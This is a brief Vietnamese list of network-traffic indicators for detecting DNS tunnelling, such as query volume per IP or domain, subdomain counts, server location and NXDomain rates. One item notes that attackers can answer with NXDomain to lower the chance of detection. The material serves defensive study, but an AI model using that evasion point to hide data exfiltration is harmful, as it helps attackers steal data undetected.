Dựa trên lưu lượng mạng

- Lưu lượng traffic trên một IP address: DNS hostname và TXT record chỉ chứa được tối đa 255 ký tự nên lượng dữ liệu được gửi sẽ bị giới hạn do đó muốn gửi được một lượng dữ liệu lớn cần nhiều query.
- Lưu lượng traffic trên một domain
- Số lượng subdomain của một domain
- Vị trí địa lý của DNS server: Ví dụ vị trí của DNS server không nằm trong vùng hoạt động của công ty.
- Lượng NXDomain response (response thông báo domain cần tìm không tồn tại): Được sử dụng để nhận dữ liệu từ máy nạn nhân và trả về NXDomain

response có thể giúp tránh tăng khả năng detect được DNS tunnelling của các hệ thống.

- DNS request riêng biệt: Thường DNS request sẽ được gọi trước một request khác (ví dụ request từ trình duyệt web thông qua http)